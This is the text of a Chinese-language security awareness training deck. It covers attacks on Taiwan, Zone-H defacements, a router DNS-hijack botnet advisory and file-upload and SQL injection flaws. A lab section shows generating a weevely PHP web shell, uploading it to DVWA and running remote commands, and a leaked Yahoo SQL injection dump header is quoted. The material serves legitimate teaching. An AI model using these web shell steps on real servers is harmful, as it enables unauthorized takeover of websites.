資訊安全教育訓練

2022.01.06

課程大綱

- **駭客練兵場**
- 駭客攻擊思維
- 弱點定義＆評估基準
- 弱點分析與管理
- 存取控制與身份認證
- 攻擊手法探討與防護

駭客練兵場-台灣?

台灣是中國駭客練兵場 國安局每月遭10萬起網路攻擊

2018/01/06

國防大學戰略與國際事務研究所助理教授黃基禎今(6)日出席華府論壇時指出，自蔡英文政府就任後，台灣政府遭到的網路攻擊顯著增加，2017年國安局每月遭到10萬起的網路攻擊， 且最大的境外攻擊來自中國，台美雙方應加強網路安全領域的交流合作。

黃基禎應邀出席華府「戰略暨國際研究中心」，就台灣網路安全發表專題報告，中國項目主任張克斯及資深研究員賽克絲也參與討論。黃基禎指出，近年台灣遭到無數來自境內的網路攻擊，攻擊來源已從個別駭客變為有組織的團體，且網路攻擊也從脆弱的目標轉為有價值的目標，而最大的境外攻擊來自中國。根據政府報告資料，去年國安局每月遭到10 萬起網路攻擊，台灣雖可追蹤駭客設在中國的IP網址，但不易分辨是否為個人或政府攻擊行為。

黃基禎也指出，台灣網路防護能力近年雖逐漸增強，但受到網路攻擊也在升級中。由於網路資訊安全與關鍵基礎設施同樣重要，台灣都在努力強化中。美台目前在網路安全方面的合作可以從教育開始、從防止網路攻擊的交流訓練著手。因台灣常常是中國駭客的練兵場，網路安全技術也相對豐富，可以和有興趣的國家進行交流。【記者 黎明曉整理報導】

法政

分享給朋友

Zone-h

- Zone-H網站(www.zone-h.org)是一個讓入侵者可以張貼他們『功績』的網站，任何個人或團體只要置換了任意網站的網站內容，就可以去登錄他們成功置換網頁的資訊
- Zone-h相關代號:
  - H
    - 更改首頁
  - M
    - 指單一伺服器上內其他站台被入侵，這常發生在虛擬網站伺服器上，只要單一的服務出現漏洞，整台伺服器上得網頁都遭殃
  - R
    - 成功更改網站內容，通常是被上webshell居多
  - L
    - IP地址位置

Zone-h

Warning

A defacement is considered in all countries an unauthorized computer access, a denial of service action therefore a CRIME under all means, even if you don't think so. The activity of defacing to warn the administrator of a bugged server about its vulnerable status is considered a crime too and a questionable ethical conduct.
Zone-H accepts your notifications but doesn't support, condone, justify at all any defacing activity. Instead, we welcome you to stop such activity or else you might face the same destiny of some notorious defacers who got arrested and jailed. See the following examples:

http://www.theregister.com/2005/06/28/deceptive_duo_hacker_jailed
http://www.theregister.co.uk/2005/10/27/secfocus_hacker_deport/page2.html
http://www.zone-h.org/content/view/4446/31

You might want to consider instead, the possibility to quit your ILLEGAL activity before getting jailed (because you will) as other defacers did before you. See this example:

http://www.hackinthebox.org/modules.php?op=modload&name=News&file=article&sid=12044&mode=thread&order=0&thold=0

If you have any question or if you need any help or advice to convince you about all of the above, feel free to contact any of the Zone-H staff members.

DISCLAIMER: all the information contained in Zone-H's cybercrime archive were either collected online from public sources or directly notified **anonymously** to us. Zone-H is neither responsible for the reported computer crimes nor it is directly or indirectly involved with them. You might find some offensive contents in the mirrored defacements. Zone-H didn't produce them so we cannot be responsible for such contents.

If you are the administrator of an hacked site which is mirrored in Zone-H, please note that Zone-H is not related at all with the defacements itself.

Don't ask us to remove the mirror of your defaced website, as a cybercrime archive Zone-H's mission is to keep the entries in the database.

All the self-produced material belongs to Zone-H. You are free to use it as long as proper credits to Zone-H are reported as by the CC license reported below.

Zone-H is not responsible for the use/misuse of the published information, you can use it at your own risk.

We don't accept notifications through email, IP address notifications, notifications with fake and/or created subdomains by notifier or with wrong attack methods selected.

Zone-h

至今共有4萬多筆成功攻擊紀錄，共有兩萬多筆有可拿下整台伺服器紀錄

Zone-h

重要網站至今共有一千多筆成功攻擊紀錄，共有五百多筆有可拿下整台伺服器紀錄

近期資安事件

14萬韓製路由器與行動裝

安全 | https://ww...

> 首頁 > 資安新聞

資安新聞

14萬韓製路由器與行動裝置遭少爺駭客掌控

近期行政院國家資通安全會報技術服務中心發現，駭客利用世界各地網路平台服務商(Internet Platform Provider, IPP)之主機，針對亞洲區域家用路由器進行DNS劫持攻擊，誘騙民眾連網行動裝置安裝惡意APP，擴散少爺殭屍網路。少爺殭屍網路自2017年6月開始活動，2018年1月出現一波攻擊高峰，截至2018年4月已有20多萬台路由器被駭客掌控，曾感染惡意APP的行動裝置最少有6000台，洩漏的個人資料超過100萬筆，感染範圍擴及全球55個國家，主要目標為韓國，受害比例高達7成5，攻擊發起位置來自中國與朝鮮邊界。其餘說明請下載少爺僵屍網路說明檔。

資料來源：國家資通安全會報技術服務中心整理


2018/6/7 0:00:00

14 萬韓製路由器與行動裝置遭少爺駭客掌控

近期行政院國家資通安全會報技術服務中心發現，駭客利用世界各地網路平台服務商(Internet Platform Provider, IPP)之主機，針對亞洲區域家用路由器進行 DNS 劫持攻擊，誘騙民眾連網行動裝置安裝惡意 APP，擴散少爺殭屍網路。少爺殭屍網路自 2017 年 6 月開始活動，2018 年 1 月出現一波攻擊高峰，截至 2018 年 4 月已有 20 多萬台路由器被駭客掌控，曾感染惡意 APP 的行動裝置最少有 6000 台，洩漏的個人資料超過 100 萬筆，感染範圍擴及全球 55 個國家，主要目標為韓國，受害比例高達 7 成 5，攻擊發起位置來自中國與朝鮮邊界。

少爺殭屍網路的感染關鍵，在於家用路由器的 DNS 設定可被駭客任意竄改。一旦 Android 行動裝置透過被竄改成功的路由器連線上網，將會被導向以正體中文、簡體中文、日文、韓文、英文，5 種語言製作的詐騙網頁，誘騙下載並安裝假冒的 Facebook 與 Chrome 更新檔。駭客為了避免詐騙被輕易的識破，因此會收集感染惡意 APP 行動裝置上用戶常瀏覽的網站作為 DNS 劫持的白名單，如 Google、Naver 等搜尋引擎，在瀏覽白名單內的網頁仍可以正常顯示，以提高詐騙成功率。

14 萬韓製路由器與行動裝置遭少爺駭客掌控



14 萬韓製路由器與行動裝置遭少爺駭客掌控

- 少爺殭屍網路向 C&C 報到的方法與常見的殭屍網路不同，會先連向駭客事前設定好用來存放 C&C 報到資訊的平台，從中讀取一段加密過的亂碼字串，並解析出實際報到的 C&C IP 位置。

14 萬韓製路由器與行動裝置遭少爺駭客掌控

- 少爺殭屍程式亦會利用詐騙 方式盜取受害者帳號密碼，惡意 APP 會在裝置被喚醒時跳出「Google 帳號危險 認證後使用」的提示視窗，在使用者點擊確認 後，會啟動瀏覽器開啟釣魚網頁 誘騙使用者輸入姓名、生日與身 分證號。

14 萬韓製路由器與行動裝置遭少爺駭客掌控

- 對於家用路由器提出以下四點防範建議：
  - 1. 路由器應避免將管理介面外露在公開網路。
  - 2. 更改設備出廠時預設的帳號密碼且不要使用過於簡單的密碼。
  - 3. 定期更新廠商推出之最新版本韌體，以減少遭受已知漏洞的攻擊機會。
  - 4. 檢查路由器相關設定是否遭竄改。


14 萬韓製路由器與行動裝置遭少爺駭客掌控

- 針對少爺殭屍網路可檢查路由器 DNS 設定是否遭竄改，方法如下(依各廠牌設定不同，請遵循各家廠牌公開說明書)：
  - 1. 開啟瀏覽器，在網址列輸入路由器 IP 進入管理介面，通常預設為
  - 192.168.0.1 或 192.168.1.1。
  - 2. 登入家用路由器(各廠牌路由器預設密碼請參考說明書)。
  - 3. 依說明書找到設定 DNS 伺服器 IP 之頁面。
  - 4. 確認主要 DNS 伺服器位址與次要 DNS 伺服器位址是否為自身設定(若無
  - 法確認時，請聯絡提供網路服務之業者)。
  - 5. 若遭竄改應儘快更改為正確的 DNS 設定。

課程大綱

- 駭客練兵場
- **駭客攻擊思維**
- 弱點定義＆評估基準
- 弱點分析與管理
- 存取控制與身份認證
- 攻擊手法探討與防護

駭客常見思維



Clearing Tracks

Maintaining Access

Gaining Access

Scanning

Reconnaissance

Hide IP

駭客常見思維

- 駭客如何在2hr內拿下上百個站帳密
  - 利用Zero Day做大規模攻擊
  - 利用近期漏洞做大規模攻擊
  - 利用舊有的漏洞做大規模攻擊

駭客常見思維

利用舊有的漏洞做大規模攻擊

- 上傳漏洞
- SQL Injection

I'm old, but not obsolete

我老了,但還有用

Upload File Attack

- 新聞案例

ibon售票系統遭爆有漏洞，專家：曝露網站設計不嚴謹的老問題

統一超商的ibon售票系統旅遊專區遭發現有漏洞，利用瀏覽器檢視程式碼就能竄改票價、結算金額，就能以1元買到8張票。資安專家認為這曝露出國內常見的不夠嚴謹問題，系統設計上忽視對回傳數值的驗證，才會導致這樣離譜的問題發生。

文/ 蘇文彬 | 2015-09-17 發表

按讚加入iThome粉絲團

iThome Weekly 電腦報
按讚追蹤 iThome 最新報導

熱門新聞

Unix/Linux爆可取得Stack Clash漏洞!
2017-06-20

太張揚！將電影《惡死侍》貼到臉書吸引萬次觀賞，21歲男子補了
2017-06-19

Upload File Attack

- 新聞案例

jQuery知名外掛File Upload遭爆有存在超過8年的安全漏洞

研究人員指出jQuery File Upload的漏洞，可讓駭客上傳一個介殼程式到伺服器上執行，也影響其他jQuery File Upload為基礎的專案。

文/ 陳曉莉 | 2018-10-22 發表

讚 6.2 萬 按讚加入iThome粉絲團 讚 338 分享

In the case of Blueimp, in order to address these changes and correct the file upload vulnerability in CVE-2018-9206, the developer made changes to his code that only allows file uploads to be of a content-type image.

The problem is larger than a single project

There is something else to note, because of the changes to Apache, some 7,800 other projects could be vulnerable to the file upload issue.

Features Business Explore Marketplace Pricing Search Sign in or Sign up

blueimp / jQuery-File-Upload Watch 1,780 Star 29,270 Fork 7,828

Code Pull requests 1 Projects 0 Wiki Insights


The majority of these code forks carry the original vulnerability over into their code. In some cases, the vulnerability persists even after the project author changed the original Blueimp code to suit their own project, with each project exploitable by a slight variation of my proof of concept example.


圖片來源: Larry Cashdollar

5 位朋友說這個讚。

Upload File Attack


- 上傳任意檔案，網頁不會檢查來源檔案格式與內容
  - 使用davtest上傳後門程式






Upload File Attack


- 網頁不會檢查來源檔案格式與內容，造成能夠上傳任意檔案






Upload File Attack

- 成功上傳後門





Upload File Attack

- **Weevely產生PHP Web shell**
  - Weevely 基本語法：weevely generate [自訂執行密碼] [產生後放置路徑]

```
┌──(root💀kali)-[/home/onward/Desktop]
└─# weevely

[+] weevely 4.0.1
[!] Error: the following arguments are required: url, password

[+] Run terminal or command on the target
    weevely <URL> <password> [cmd]

[+] Recover an existing session
    weevely session <path> [cmd]

[+] Generate new agent
    weevely generate <password> <path>
```

```
┌──(root💀kali)-[/home/onward/Desktop]
└─# weevely generate test /home/onward/Desktop/shell.php
Generated '/home/onward/Desktop/shell.php' with password 'test' of 774 byte size.
```

Upload File Attack

- **Weevely產生PHP Web shell**
  - 將檔案上傳至DVWA，並且複製路徑至Kali裡面，確認複製路徑在web裡面呈現白色，代表shell上傳成功

Upload File Attack

- **Weevely產生PHP Web shell**
  - 並且執行指令，如果可以成功執行，確認後門真的上傳成功

```
┌──(root💀kali)-[/home/onward/Desktop]
└─# weevely http://172.16.101.2/dvwa/hackable/uploads/shell.php test

[+] weevely 4.0.1

[+] Target:     172.16.101.2
[+] Session:    /root/.weevely/sessions/172.16.101.2/shell_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely>
```

```
┌──(root💀kali)-[/home/onward/Desktop]
└─# weevely http://172.16.101.2/dvwa/hackable/uploads/shell.php test

[+] weevely 4.0.1

[+] Target:     172.16.101.2
[+] Session:    /root/.weevely/sessions/172.16.101.2/shell_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely>
weevely> ls
The remote script execution triggers an error 500, check script and payload integrity
dvwa_email.png
shell.php
www-data@172.16.101.2:/var/www/dvwa/hackable/uploads $ pwd
The remote script execution triggers an error 500, check script and payload integrity
/var/www/dvwa/hackable/uploads
www-data@172.16.101.2:/var/www/dvwa/hackable/uploads $ whoami
The remote script execution triggers an error 500, check script and payload integrity
www-data
```

SQL Injection

【快訊】雅虎受駭，45萬帳號資訊被盜

2012/07/12 ▪ Editor_Lacy ▪ Inside快訊 、 新聞

雅虎語音（Yahoo Voice）的使用者請盡快更改您的密碼，由於密碼可能是所有雅虎服務共用的，所以如果可以的話，也請有雅虎帳號的朋友更改密碼。

INSIDE

社群媒體、行動網路、網路行銷、技術與創業

首頁 論壇 問與答 APPS 快訊

Home » Featured, Headline, 網路觀察

矽谷有 PayPal 幫、Apple 幫呢？來看看後的表現

EDITOR_HANK 12 JULY 2012 10:57 AM

8 0 tweets 讚 51 人說讚。快免費

```
#######################################
#áááááá[ - Owned and Exposed - ]       #
# Brought to you by the D33Ds Company #
#                                     #
# Target: <censored>.yahoo.com        #
# Method: Union-based SQL Injection   #
#                                     #
#######################################
-------------
Jump to:

1. MySQL Variables
2. Database/Table/Column Names
3. email:pass dump (450k users)
4. Final Notes
-------------


1. MySQL Variables
------------------

MAX_PREPARED_STMT_COUNT =>> 16382
CHARACTER_SETS_DIR =>> /home/y/share/mysql/charsets/
HAVE_CRYPT =>> YES
CONNECT_TIMEOUT =>> 10
INNODB_VERSION =>> 1.0.9
AUTOMATIC_SP_PRIVILEGES =>> ON
MAX_BINLOG_SIZE =>> 1073741824
BINLOG_CACHE_SIZE =>> 32768
SLOW_QUERY_LOG =>> ON
BACK_LOG =>> 50
FT_MIN_WORD_LEN =>> 3
```

SQL Injection

2017/08/03 16:18

〔記者郭安家、沈佩瑤／台北報導〕世大運志工臉書粉絲團昨天發布「志工裝備領取查詢（2017volunteer.tk）」網頁，供志工上網用查詢裝備領取地點，但台北市議員何志偉接獲爆料，該網頁有嚴重資安漏洞，不需專業駭客，便可輕易取得後台1萬8千名志工個資，一覽無遺。

